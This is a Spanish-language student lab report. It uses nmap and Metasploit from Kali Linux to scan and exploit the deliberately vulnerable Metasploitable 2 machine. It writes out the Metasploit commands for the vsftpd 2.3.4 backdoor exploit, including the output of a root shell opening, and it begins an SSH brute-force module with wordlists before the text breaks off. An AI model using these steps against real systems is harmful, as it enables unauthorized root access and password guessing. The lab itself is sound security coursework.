Informe de Escaneo y Explotación de Puertos Vulnerables de Mestasploitable 2 con Kali Linux

Universidad Tecnológica del Chocó Diego Luis Córdoba

Estudiantes:

Franklin Mosquera Blandón

Profesor:

ING Rafael Sandoval Morales

Asignatura:

Seguridad y Auditoria en Redes

Facultad de Ingeniería

Programa:

Ingeniería de Telecomunicación e Informática

Fecha:

7 de Agosto del 2025

Tabla de Contenido

Tabla de Ilustraciones

1 Introducción

En el presente informe se documenta el proceso de escaneo y explotación de puertos vulnerables de una máquina virtual Metasploitable 2 utilizando como entorno atacante una máquina Kali Linux. La actividad se desarrolló con fines educativos con el objetivo de identificar servicios expuestos y evaluar posibles ataques a través de herramientas especializadas como Nmap y Metasploit Framework.

Estas prácticas permiten entender la importancia de la enumeración de servicios, la gestión segura de puertos y la explotación controlada de vulnerabilidades comunes en Kali Linux.

Durante la práctica se escanearon múltiples puertos (FTP, SSH, Telnet, SMTP, DNS, Samba, MySQL, PostgreSQL, entre otros), buscando detectar versiones vulnerables, accesos anónimos y posibles configuraciones inseguras. La ejecución de módulos de explotación permitió evidenciar qué servicios eran vulnerables y cuáles no.

2 Objetivos

2.1 Objetivo General

Escanear y explotar puertos vulnerables de una máquina virtual Metasploitable 2 utilizando como entorno atacante una máquina Kali Linux.

2.2 Objetivo Específico

- Configurar la red NAT en VirtualBox.
- Asignar la red NAT a Metasploitable 2 y Kali Linux.
- Conocer la IP de Metasploitable 2 y Kali Linux.
- Utilizar nmap para realizar el escaneo y explotación de los puertos vulnerables.
- Documentar resultados de los escaneos y explotaciones de estos puertos vulnerables.

3 Desarrollo

El desarrollo de este informe consta de mostrar cuales son los pasos para realizar escaneos o explotaciones desde Kali Linux a Metasploitable 2.

Los puertos a los cuales se les realizo este escaneo son los siguientes:

FTP = Puerto 21, SSH = Puerto 22, TELNET = Puerto 23, SMTP = Puerto 25,

DNS = Puerto 53, SAMBA = Puerto 139, SAMBA = Puerto 445,

PROFTP = Puerto 2121, MYSQL = Puerto 3306, POSTGRES = Puerto 5432

Pero antes de empezar a explotar estos puertos y servicios, se debe configurar la red NAT, para que las máquinas virtuales de Kali y Metasploitable 2 estén en el mismo segmento de red.

3.1 Configuración de la Red Nat

Para realizar la configuración de la red Nat se debe abrir VirtualBox, luego dar clic en la vista de herramientas, después dar clic en las tres barras y luego en red, como muestra ls siguiente imagen.



Ilustración 1 Configuración de la red Nat paso 1

Una vez dentro de la ventana de red, se debe dar clic en propiedades y luego donde dice redes NAT como muestra la siguiente imagen.



Ilustración 2 Configuración de la red Nat paso 2

Luego de estar en la ventana de redes NAT, se configura el nombre de la red y la dirección IP en IPv4 y se marca la opción de habilitar DHCP para posterior dar clic en aceptar.



Ilustración 3 Configuración de la red Nat paso 3

Después que se guarda la configuración, se puede observar en la parte de arriba que la red a sido creada, como muestra la siguiente imagen.



Ilustración 4 Configuración de la red Nat paso 4

3.2 Asignar la Red Configurada a Metasploitable 2 y a Kali Linux

Una vez se crea la red NAT, se debe ingresar a la configuración de Kali y Metasploitable 2 y cambiar la configuración de la red.

Para realizar este proceso primero se ingresa a la configuración de Metasploitable 2 por ejemplo, luego dirigirse la opción de red y seleccionar un adaptador y habilitar este mismo, luego que se habilita el adaptador en la opción de conectado a se escoge la opción de Red NAT y en la opción de modo promiscuo se escoge la opción de permitir todo y dar clic en aceptar.



Ilustración 5 Asignar red configurada a Metasploitable 2

Así mismo se realiza el proceso en Kali Linux.



Ilustración 6 Asignar red configurada a Kali Linux

3.3 Identificar La Dirección IP De Cada Máquina Virtual

Una vez se ha configurado el tipo de conexión de cada uno de las maquinas, se deben iniciar para realizar las configuraciones necesaria.



Ilustración 7 Identificar la dirección IP de cada máquina virtual

Una de esta configuración es conocer la IP de cada una de las máquinas. Para realizar este proceso, se ejecuta el comando ifconfig en cada una de ellas y en el puerto etho muestra la IP de la máquina, como se puede ver en la siguiente imagen.



Ilustración 8 Identificar la dirección IP de Metasploitable 2

Este mismo proceso se realiza en Kali Linux.



Ilustración 9 Identificar la dirección IP de Kali linux

3.4 Realizar Escaneo Y Explotaciones A Puertos Vulnerables De Metasploitable 2

Despues de que se ha realizado la configuración de la red en VirtualBox, se ha realizado la selección de la red para Kali y Metasploitable 2 y además se conoce la dirección IP de estas misma, se puede empezar a realizar los escaneos o explotaciones de los puertos vulnerables de Metasploiteble 2 con Kali Linux.

Para realizar el escaneo o las explotaciones, se utilizará la herramienta nmap la cual es utilizada para realizar escaneos de puertos, para utilizar esta herramienta primero se ingresa al super usuario de Kali con el comando sudo su y la contraseña del Kali, como se mes en la siguiente imagen.



Ilustración 10 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 1

Luego se ejecuta el comando nmap y esta muestra algunos de los comandos que se pueden utilizar para realizar estos escaneos, como muestra las siguientes imágenes.



Ilustración 11 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 2

Entre estos comandos están -sn, que se utiliza para ver las redes vulnerables en un segmento de red.



Ilustración 12 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 3

También esta -sV que se utiliza para ver los puertos vulnerables en un segmento de red.



Ilustración 13 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 4

Y estos dos son los que se hará uso en este informe.

El primer comando en ejecutarse el nmap -sn y la dirección IP de Kali que en este cas es 192.168.10.6/24, esto mostrara las direcciones IP en ese mismo segmentó que se pueden vulnerar, como se puede ver en la siguiente imagen.



Ilustración 14 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 5

El segundo coamando en utilizarse es nmap -sV y el segmento general de la red a la cual está asociado Kali y este mostrara todos los puertos que son vulnerables en ese segmento como lo muestran las siguientes imágenes.

En esta imagen se pueden ver los puertos vulnerables de la red 192.168.10.1, .2 y .3

Ilustración 15 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 6

En la segunda imagen se pueden ver los puertos vulnerables de la red 192.168.10.4 y esta red está asociada a Metasploitable 2, por lo tanto, se realizara el escaneo a estos puertos o a alguno de estos puertos.



Ilustración 16 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 7

En esta imagen se muestra los puertos vulnerables de la red 192.168.10.6 pero no está ninguno vulnerable, además esta es la red asociada a Kali.



Ilustración 17 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 8

Una vez se tiene claro los puertos de la red que se van a explotar, se procede a realizar estos escaneos.

Primero se debe ingresar a la consola de Metasploitable 2 con el comando msfconsole.



Ilustración 18 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 8

Y este comando automáticamente dirige a la consola de Metasploitable 2 o el framework de este mismo y aquí es donde sucede la magia.

Ilustración 19 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 9

3.5 Escaneo O Explotación De Puerto 21 O Servicio FTP

El primer escaneo es al puerto 21 o al servicio de FTP, primero se buscar los módulos disponibles con el comando search vsftpd 2.3.4.



Ilustración 20 Escaneo o explotación de puerto 21(FTP) paso 1

Una vez muestra los módulos se escoge el que se va a explotar con el comando use y el número del módulo o en nombre de modulo.



Ilustración 21 Escaneo o explotación de puerto 21(FTP) paso 2

Con el comando options se pueden ver las opciones que tiene este módulo.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ilustración 22 Escaneo o explotación de puerto 21(FTP) paso 3

Y con el comando set se realiza la modificación del rhosts donde se pone la dirección IP de la máquina que se va a vulnerar, en este caso Metasploitable 2.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
```

Ilustración 23 Escaneo o explotación de puerto 21(FTP) paso 4

Así mismo se realiza la modificación del payload.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
```

Ilustración 24 Escaneo o explotación de puerto 21(FTP) paso 5

Y con el comando exploit se ejecuta la explotación y si es correcto debe dar ingreso al usuario root del servicio FTP, como muestra la siguiente imagen.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.10.4:21 - The port used by the backdoor bind listener is already open
[+] 192.168.10.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.6:33063 → 192.168.10.4:6200) at 2025-08-05 09:51:10 -0500

whoamin
sh: line 6: whoamin: command not found
whoami
root
```

Ilustración 25 Escaneo o explotación de puerto 21(FTP) paso 6

3.6 Escaneo O Explotación De Puerto 22 O Servicio SSH

El segundo escaneo es para el puerto 20 o el servicio SSH, se buscan los módulos disponibles con el comando search ssh_login.



Ilustración 26 Escaneo o Explotación de puerto 22(SSH) paso 1

Con el comando use se escoge el módulo a explotar con nombre o número de posición.



Ilustración 27 Escaneo o explotación de puerto 21(FTP) paso 2

Con el comando options se observan la configuración que se necesita realizar para explotar el módulo.

Ilustración 28 Escaneo o explotación de puerto 21(FTP) paso 3

Con el comando set se modifica el rhosts y se le asigna la IP de la maquina a explotar.



Ilustración 29 Escaneo o explotación de puerto 21(FTP) paso 4

Además de la dirección IP, este módulo requiere un diccionario para los usuarios y contraseñas, se busca este diccionario primero accediendo a la ruta donde están los diccionarios, con el comando cd y la ruta /usr/share/metasploit-framwork/data/wordlists.

